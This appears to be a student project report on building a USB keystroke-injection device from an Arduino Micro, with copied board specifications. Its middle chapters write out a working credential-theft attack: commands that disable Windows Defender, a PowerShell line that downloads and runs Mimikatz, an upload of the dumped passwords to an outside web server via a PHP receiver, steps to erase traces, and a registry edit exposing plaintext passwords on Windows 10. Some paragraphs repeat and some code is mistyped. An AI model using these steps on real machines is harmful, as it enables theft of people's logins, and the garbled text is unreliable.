Many later languages have borrowed directly or indirectly from C, including C++, C#, Unix's C shell, D, Go, Java, JavaScript, Limbo, LPC, Objective-C, Perl, PHP, Python, Rust, Swift, and Verilog (hardware description language). These languages have drawn many of their control structures and other basic features from C. Most of them (with Python being the most dramatic exception) are also very syntactically similar to C in general, and they tend to combine the recognizable expression and statement syntax of C with underlying type systems, data models, and semantics that can be radically different.

3.5 SOME IMPORTANT FEATURES OF ARDUNIOBAD

Nearly every computer including desktops, laptops, tablets and smartphone take input from humans via keyboards. This is possible because there is a specification with every ubiquitous USB standard known as Human Interface Device (HID). Practically, this means that any USB device claiming to be a Keyboard HID will be automatically detected and accepted by most modern operating systems including Windows, Mac OS, Linux or Android.

The USB interface is generally a dangerous vector for attack. In many organizations, use of USB flash drives is restricted due to their potential for being used as a hacking tool. Examples of USB storage usages to serve as a malware delivery mechanism are provided in various research papers. Recently an even more insidious form of USB-based attack has emerged known as BadUSB . The BadUSB device registers as multiple device types, allowing the device to take covert actions on the host machine. For example, a USB flash drive could register itself as a device or a keyboard, enabling the ability to inject malicious scripts. This functionality is present in the Rubber Ducky penetration testing tool . Unfortunately, because USB device firmware cannot be scanned by the host machine, antivirus software cannot detect or defend against this attack. According to this problem is not just limited to dubious flash drives. Any device that communicates over USB is susceptible to this kind of attack. Moreover, existing USB security solutions, such as whitelisting individual devices by their serial number, are not adequate when considering malicious firmware that can make spurious claims about its identity during device enumeration. Standard USB devices are too simplistic to reliably authenticate, and secure devices with signed firmware that could permit authentication are rare, leaving it unclear how to defend ourselves against this new attack. There exist several methods to penetrate a machine as a hacker or a penetration tester such as social engineering, exploiting vulnerabilities of the system, etc. One of the practical strategies used by the hackers is to plug in a USB stick to a machine. This can be done by using a USB device detected by a victim's computer as a HID (this is called BadUSB) and running code without the knowledge or consent of the victim.

For example, if the user is away for lunch and left his or her computer unattended, the hacker can plug in the USB in the victim's machine for malicious purposes. Several attempts have been made by researchers to mitigate the dangers of hacking to a machine via BadUSB. One of such methods is provided by Vouteva . The author provided a proof of concept for the feasibility and deployment of BadUSB by using an Arduino Micro as a replacement for a BadUSB. In this project we present the details of our approach in implementing the penetration into a Windows machine via Arduniobad and scripting. The mechanism allows a hacker to attack an unattended machine and retrieve sensitive information such as user identification and clear text password from the victim machine. We will utilize several tools and technologies such as powershell, Mimikatz, scripting language, web server and PHP technology.

3.5.1 USB KEYLOGGING

Keylogger software has the capability to record every keystroke a user makes to a log file. It can record information such as user id, password, instant messages, and e-mail. Detail of Keyloggers performance and whether they need administrative access to the target machine or not are discussed in . In recent years there has been some hardware development that enhances the task of keylogging. In this section we describe the specification of one of that hardware that we use in this research. This USB key includes a 60MHz programmable microcontroller and a SD slot. It behaves like a keyboard and it looks like USB flash drives. It can be easily hidden on a computer port. Another feature of this device is that it may be hidden in the task manager; it is assumed that its power consumption may be revealed with physical measurements. However, to use the Arduniobad we need physical access to the victim's machine and we need to write a malware to be injected in the device.

Computers inherently trust devices that claim to be a HID. It's through these devices that humans interact with and accomplish their daily tasks on all computers including desktops, laptops, tablets, and smart phones. The Arduniobad is a keyboard emulator disguised within a USB thumb drive case.

It has been used by IT professionals, pen testers and hackers since 2010 and has become the most used commercial keystroke injection attack platform in the business. Combined with its scripting language, payloads can be written and deployed. It is not uncommon for people to leave their computers unattended, even if only for few minutes. These few minutes is all it takes for usernames and passwords to be stolen by a malicious hacker using the Arduniobad or a similar tool. Whether it is a local account or a Microsoft account, vulnerability exists in Windows and many other operating systems. Clear text passwords are stored in the computer's main memory that can be extracted using a program called Mimi Katz designed by Benjamin Delpy. One of many functions included in Mimi Katz is the sekurlsa function, which specifically targets logon passwords and hashes.

This research exploits Windows vulnerability utilizing the Arduniobad. For this project the victim machine will be running windows 7 with windows defender for its antivirus, signed in to a Microsoft account owned by the victim. In the next section we describe the details of the tools and technology needed to construct and launch an attack.

Chapter-4

PROJECT DESCRIPTION

PROBLEM STATEMENT

Hackers and security professions required a tool to gain access of a computer within few seconds of the physical access of the computer

Solution:-The Arduinobad is a keystroke injection tool disguised as a generic flash drive. Computers recognize it as a regular keyboard and automatically accept its pre-programmed keystroke payloads at over 1000 words per minute.

4.1 Using Ducky Script to Create Payload

We used Ducky scripting, which was introduced in section 4.3 and wrote our own malware script in a notepad and saved it as a text file. This text file was then encoded into an inject.bin file. The Following statement converts the script text file to a .bin file.

```
java -jar duckencode.jar -i payload.txt -o inject.bin
```

Once we created the inject.bin file, we injected it onto the microSD card which was then inserted in the Arduinobad hardware. At this point the Ducky is ready for the first part of the attack.

4.2 Configuring Mimikatz for File Upload/Download

We used Ducky scripting, which was introduced in section 4.3 and wrote our own malware script in a notepad and saved it as a text file. This text file was then encoded into an inject.bin file. The Following statement converts the script text file to a .bin file.

The next step is to obtain a copy of the Mimikatz executable and upload to a hosting service of your choosing, or your own private webserver. For this project we chose Google Drive account to upload the executable file. When the file was uploaded we utilized a direct link generator to obtain the download link for the Mimikatz as this is how it will download and

run from powershell. Uploading the credentials was a little more in-depth. We created a PHP (Figure 3) page on our website to listen for the file coming in, and then save it. This receives the file and saves it in the current directory of the PHP file.

```
"Credentials_VictimIPAddress_CurrentDate\mimikatz.log".

<?php
$uploadDir =
'Credentials_' . "$_SERVER['REMOTE_ADDR']_" . date("Y-
m-d_H-i-s");
$uploadFile = $uploadDir.basename
($_FILES['file']['name']);
?>
```

Figure 3- PHP file for uploading files

4.3 Required Powershell Script

After the download and upload locations were set, we needed to figure out the PowerShell scripting required. When the Rubber Ducky is plugged in, we are going to have to get PowerShell open and running with administrator privileges. For that we must open the run menu with ducky commands and use this statement:

PowerShell start-process cmd-verb-runAs

```
(New-Object
Net.WebClient).UploadFile('http://sp.cannoles.com/up.php','mi
mikatzz.log')
del /f mimikatz.log
"Remove-ItemProperty -Path
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explore
r\RunMRU' -Name '*' -ErrorAction SilentlyContinue"
```

Figure 4 below for the complete PowerShell script

Now we have the privileges to continue with our script effectively. However, before we begin downloading and running programs, we first must deal with the antivirus. In this scenario, through a little previous reconnaissance, we know the victim's machine is

running only windows defender. The following code will deactivate defenders real time scanning.

```
Set-MpPreference-DiableRealtimeMonitoring $true
```

We deactivated the Windows defender in the beginning and then changed the variable \$true to \$false, to reenale it when we are done, as to leave no trace. The Invoke-Expression directive, the New-Object cmdlet, and the DownloadFile/UploadFile methods are needed for the next part. IEX, or Invoke-Expression, is used in powershell to execute rather than echo everything that follows it back in the command line. This is crucial to getting our application to run after we download it. The New-Object cmdlet opens an instance of Microsoft .NET framework. When combined with the WebClient class, it allows sending and receiving to web servers. The DownloadFile and UploadFile allows us to specify where and what gets received and sent. The code in Figure 5 uses the Invoke-Expression to download the Mimikatz executable and run it.

```
IEX (New-Object  
System.Net.WebClient).DownloadFile('https://drive.google.co  
m/uc?export=download&id=0B-  
N8tg5UKUi_ZmV6bFdQUVAzVzQ','$env:temp\mimikatz.exe  
&'); Start-Process \"$env:temp\mimikatz.exe\"
```

Figure 5-Downloading Mimikatz and execution

After Mimikatz has run, it logs the results in an output file, to get it uploaded the WebClient class must be utilized again as shown below, with the web address given, pointing to the PHP file listening for the upload.

```
(New-Object Net.WebClient).UploadFile('http://sp.cannoles.com/up.php','mi mikatz.log')
```

After the upload, it's a good idea to cover our tracks. Everything written in the cmd prompt does not get saved and will be erased upon closing it. Unfortunately, the same does not apply to the Mimikatz.log file and the command that was written in the run dialog box. These can be quickly erased with two commands. First, we will used the following to delete the log file of credentials:

```
del /f mimikatz.log
```

Then we needed to clear out the run menu in case our victim ever goes to check it. This can be done utilizing the following code.

```
"Remove-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentV  
ersion\Explorer\RunMRU' -Name '*' ErrorAction SilentlyContinue"
```

This command will delete the history from the windows registry. We are calling it to delete “*” from the RunMRU path. The “ErrorAction SilentlyContinue” command is a failsafe to ensure the command will continue to execute and ignore it, should an error should arise.

4.4 Mimikatz Supports Commands

Mimikatz is a tool I've made to learn C and make some experiments with Windows security. It's now well known to extract plaintext passwords, hash, PIN code and kerberos tickets from memory. **Mimikatz** can also perform pass-the-hash, pass-the-ticket or build Golden tickets.

Mimikatz is an open-source utility that enables the viewing of credential information from the Windows Lsass (Local Security Authority Subsystem Service) through its sekurlsa module which includes plaintext passwords and Kerberos tickets which could then be **used for** attacks such as pass-the-hash and pass-the-ticket.

We used Ducky scripting, which was introduced in section 4.3 and wrote our own malware script in a notepad and saved it as a text file. This text file was then encoded into an inject.bin file. The following statement converts the script text file to a .bin file. After we run Mimikatz but before we upload our results via powershell, we must execute a few commands to obtain the credentials we want. Mimikatz will open in a new prompt window which will allow us to continue passing the STRING command through the Ducky to output commands. These commands are shown below.

“Log”, “privilege::debug” and “sekurlsa::logonpasswords”

Log will create the .log file at the default location, and prompt Mimikatz to record everything outputted. “privilege::debug” is necessary to give Mimikatz the permissions it needs to pull credentials from memory. Lastly, “sekurlsa::logonpasswords” calls the sekurlsa function in Mimikatz. Once it is completed after the DELAY has passed, we will instruct the Ducky to key “ALT F4” closing the Mimikatz window and returning us to the powershell prompt. At this stage the powershell has been written, files are ready for download and upload, and Mimikatz commands are set. Next we encode the code into an inject.bin file, and place the MicroSD inside the Rubber Ducky. Once it is plugged into a machine it will automatically run and victim’s login credential and password are retrieved in clear text. The result of execution of the malware is shown in Figure 6 below.

After Mimikatz has run, it logs the results in an output file, to get it uploaded the WebClient class must be utilized again as shown below, with the web address given, pointing to the PHP file listening for the upload.

```
(New-Object Net.WebClient).UploadFile('http://sp.cannoles.com/up.php','mi mikatz.log')
```

After the upload, it’s a good idea to cover our tracks. Everything written in the cmd prompt does not get saved and will be erased upon closing it. Unfortunately, the same does not apply to the Mimikatz.log file and the command that was written in the run dialog box.

The next step is to obtain a copy of the Mimikatz executable and upload to a hosting service of your choosing, or your own private webserver. For this project we chose Google Drive account to upload the executable file. When the file was uploaded we utilized a direct link generator to obtain the download link for the Mikimatz as this is how it will download and run from powershell. Uploading the credentials was a little more in-depth

```

Using 'mimikatz.log' for logfile : OK

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1041792 (00000000:000fe580)
Session           : Interactive from 2
User Name         : testd
Domain            : DESKTOP-K2139L1
Logon Server      : (null)
Logon Time        : 12/3/2016 5:27:43 PM
SID               : S-1-5-21-3101149797-661067569-954633636-1002


msv :
  [00000005] Primary
  * Username : testdummy8585@hotmail.com
  * Domain   : MicrosoftAccount
  * NTLM     : 7051e500c8ec4d96148a1e3240ef90f5
  * SHA1     : bb763770fc0ca2eabd8499522de0eee48306b439
tspkg :
wdigest :
  * Username : testdummy8585@hotmail.com
  * Domain   : MicrosoftAccount
  * Password : Dummydummy
kerberos :
  * Username : testdummy8585@hotmail.com
  * Domain   : MicrosoftAccount
  * Password : (null)
ssp :
credman :

```

Figure 6- Payload execution results

4.5 Attacks on Windows 10

After Windows 7, Microsoft changed the way that their operating system handled passwords. This vulnerability is not easily exploitable on Windows 10 without a registry edit. Due to the unique platform of attack, since we have physical access to the system, we can make a registry edit and allow this vulnerability to be exploited again. However, performing this all in one attack is almost impossible because of the way that the windows registry works. Therefore, on Windows operating systems above Windows 7, this attack must be split into two parts. Our first part of the attack (shown in Figure 7) will make the system susceptible to our second part, which is the attack we have already created. Once we make the registry edit, the Windows account must be locked, signed out, or restarted before the changes go into effect. We will utilize the “reg add” command to recreate the registry value that Microsoft has removed, and setting its value to “1” for true. Once we add this value and the account is logged into once again, logon passwords will be stored in memory for us to pull. Our Ducky script for this part will be quite similar but shorter than are our previous script. We will run powershell as an administrator again, then perform the proper registry edit, and then clear out steps by removing the history of the run dialog box.



Name	Type	Data
(Default)	REG_SZ	(value not set)
Debuglevel	REG_DWORD	0x00000000 (0)
DigestEncryptionAlgorithms	REG_SZ	3des,rc4
Negotiate	REG_DWORD	0x00000000 (0)
UseLogonCredential	REG_DWORD	0x00000001 (1)
UTF8HTTP	REG_DWORD	0x00000001 (1)
UTF8SASL	REG_DWORD	0x00000001 (1)

Figure 7-Registry Edit Code

4.6 MODULE DETAILS

The Micro is a microcontroller board based on the ATmega32U4 (datasheet), developed in conjunction with Adafruit. It has 20 digital input/output pins (of which 7 can be used as PWM outputs and 12 as analog inputs), a 16 MHz crystal oscillator, a micro USB connection, an ICSP header, and a reset button. It contains everything needed to support the microcontroller; simply connect it to a computer with a micro USB cable to get started. It has a form factor that enables it to be easily placed on a breadboard. The Micro board is similar to the Arduino Leonardo in that the ATmega32U4 has built-in USB communication, eliminating the need for a secondary processor. This allows the Micro to appear to a connected computer as a mouse and keyboard, in addition to a virtual (CDC) serial / COM port. The Micro board can be programmed with the **Arduino Software (IDE)**. Select "Arduino/Genuino Micro" from the Tools > Board menu.

The ATmega32U4 on the Micro comes preprogrammed with a bootloader that allows you to upload new code to it without the use of an external hardware programmer. It communicates using the AVR109 protocol.

You can also bypass the bootloader and program the microcontroller through the ICSP (In-Circuit Serial Programming) header using **Arduino ISP** or similar.

4.6.1 Warnings

The Micro has a resettable polyfuse that protects your computer's USB ports from shorts and overcurrent. Although most computers provide their own internal protection, the fuse provides an extra layer of protection. If more than 500 mA is applied to the USB port, the fuse will automatically break the connection until the short or overload is removed.

4.6.2 Power

The Micro can be powered via the micro USB connection or with an external power supply. The power source is selected automatically.

External (non-USB) power can come either from a DC power supply or battery. Leads from a battery or DC power supply can be connected to the Gnd and Vin pins.

The board can operate on an external supply of 6 to 20 volts. If supplied with less than 7V, however, the 5V pin may supply less than five volts and the board may become unstable. If using more than 12V, the voltage regulator may overheat and damage the board. The recommended range is 7 to 12 volts.

The power pins are as follows:

- VI. The input voltage to the MICRO board when it's using an external power source (as opposed to 5 volts from the USB connection or other regulated power source). You can supply voltage through this pin.
- 5V. The regulated power supply used to power the microcontroller and other components on the board. This can come either from VIN via an on-board regulator, or be supplied by USB or another regulated 5V supply.
- 3V. A 3.3 volt supply generated by the on-board regulator. Maximum current draw is 50 mA.
- GND. Ground pins.

4.6.3 Memory

The ATmega32U4 has 32 KB (with 4 KB used for the bootloader). It also has 2.5 KB of SRAM and 1 KB of EEPROM (which can be read and written with the EEPROM library).

4.6.4 Input and Output

See the mapping between Arduino pins and ATmega 32U4 ports, and the Pin Mapping of the Arduino Micro:



Each of the 20 digital i/o pins on the Micro can be used as an input or output, using `pinMode()`, `digitalWrite()`, and `digitalRead()` functions. They operate at 5 volts. Each pin can provide or receive 20 mA as recommended operating condition and has an internal pull-up resistor (disconnected by default) of 20-50 k ohm. A maximum of 40mA is the value that must not be exceeded to avoid permanent damage to the microcontroller.

In addition, some pins have specialized functions: Serial: 0 (RX) and 1 (TX). Used to receive (RX) and transmit (TX) TTL serial data using the ATmega32U4 hardware serial capability. Note that on the Micro, the Serial class refers to USB (CDC) communication; for TTL serial on pins 0 and 1, use the Serial1 class.

- TWI: 2 (SDA) and 3 (SCL). Support TWI communication using the Wire library.
- External Interrupts: 0(RX), 1(TX), 2, 3 and 7. These pins can be configured to trigger an interrupt on a low value, a rising or falling edge, or a change in value. See the `attachInterrupt()` function for details.

- PWM: 3, 5, 6, 9, 10, 11 and 13. Provide 8-bit PWM output with the `analogWrite()` function.
- SPI: on the ICSP header. These pins support SPI communication using the `SPI` library. Note that the SPI pins are not connected to any of the digital I/O pins as they are on the Uno, they are only available on the ICSP connector and on the nearby pins labelled MISO, MOSI and SCK.
- RX_LED/SS This is an additional pin compared to the Leonardo. It is connected to the RX_LED that indicates the activity of transmission during USB communication, but it can also be used as slave select pin (SS) in SPI communication.
- LED: 13. There is a built-in LED connected to digital pin 13. When the pin is HIGH value, the LED is on, when the pin is LOW, it's off.
- Analog Inputs: A0-A5, A6 - A11 (on digital pins 4, 6, 8, 9, 10, and 12). The Micro has a total of 12 analog inputs, pins from A0 to A5 are labelled directly on the pins and the other ones that you can access in code using the constants from A6 through A11 are shared respectively on digital pins 4, 6, 8, 9, 10, and 12. All of which can also be used as digital I/O. Each analog input provides 10 bits of resolution (i.e. 1024 different values). By default the analog inputs measure from ground to 5 volts, though it is possible to change the upper end of their range using the AREF pin and the `analogReference()` function.

There are a couple of other pins on the board:

- AREF. Reference voltage for the analog inputs. Used with `analogReference()`.
- Reset. Bring this line LOW to reset the microcontroller. Typically used to add a reset button to shields which block the one on the board.

4.6.5 Communication

The Micro has a number of facilities for communicating with a computer, another board of the Arduino & Genuino family, or other microcontrollers. The 32U4

provides UART TTL (5V) serial communication, which is available on digital pins 0 (RX) and 1 (TX). The ATmega32U4 also allows for serial (CDC) communication over USB and appears as a virtual com port to software on the computer. The chip also acts as a full speed USB 2.0 device, using standard USB COM drivers. On Windows, a .inf file is required . The Arduino Software (IDE) includes a serial monitor which allows simple textual data to be sent to and from the board. The RX and TX LEDs on the board will flash when data is being transmitted via the USB connection to the computer (but not for serial communication on pins 0 and 1).

A SoftwareSerial library allows for serial communication on other Micro's digital pins.

The ATmega32U4 also supports I2C (TWI) and SPI communication. The Arduino Software (IDE) includes a Wire library to simplify use of the I2C bus; see the documentation for details. For SPI communication, use the SPI library.

The Micro appears as a generic keyboard and mouse, and can be programmed to control these input devices using the Keyboard and Mouse classes.

4.6.6 Physical Characteristics

The maximum length and width of the Micro PCB are 4.8cm and 1.77cm respectively, with the USB connector extending beyond the former dimension. The layout allows for easy placement on a solderless breadboard..

4.6.7 Automatic (Software) Reset and Bootloader Initiation

Rather than requiring a physical press of the reset button before an upload, the Micro board is designed in a way that allows it to be reset by software running on a connected computer. The reset is triggered when the Micro's virtual (CDC) serial / COM port is opened at 1200 baud and then closed. When this happens, the

processor will reset, breaking the USB connection to the computer (meaning that the virtual serial / COM port will disappear). After the processor resets, the bootloader starts, remaining active for about 8 seconds. The bootloader can also be initiated by pressing the reset button on the Micro. Note that when the board first powers up, it will jump straight to the user sketch, if present, rather than initiating the bootloader.

Because of the way the Micro handles reset it's best to let the Arduino Software (IDE) try to initiate the reset before uploading, especially if you are in the habit of pressing the reset button before uploading on other boards. If the software can't reset the board, you can always start the bootloader by pressing the reset button on the board...

Chapter 5

Screenshot and Conclusion

1 Plug into the Arduinobad




Figure 8: Showcasing Aurdinobad

2 The Arduniobad opens the start menu




Figure 9: Launching of start menu

3 The Arduniobad press the windows+r to open the run menu and opens notepad.exe




Figure 10: opens notepad in the windows run menu

4 The Arduniobad starts the keyboard stoke at a fraction of a second




Figure 11a: keyboard stoke at a fraction of a second




Figure 11b: keyboard stroke at a fraction of a second

5 After the printing is done it is maximizes the screen and the message can be easily seen.



Figure 12: Maximizing the screen after the code execution is done

5.1 CONCLUSIONS

In this project we have demonstrated how to use various tools, such as Rubber Ducky scripting, powersehll, Mimikatz, registry editing, PHP and web server to exploit Windows vulnerability and launch an attack to reveal victim's information such as id and password. By using Arduniobad we have shown that all an attacker need it a few seconds access to insert the hardware into the machine and then run it remotely. The HID enabled Rubber Ducky is only limited by what you can accomplish with a keyboard. This project shows how important protecting your devices from malicious hackers can be. They need only mere seconds to steal very confidential information.

BIBLIOGRAPHY

1. M. Al-Zarouni. The Reality of Risks from Consented Use of USB Devices. School of Computer and Information Science, Edith Cowan University, Perth, Western Australia, 2006.
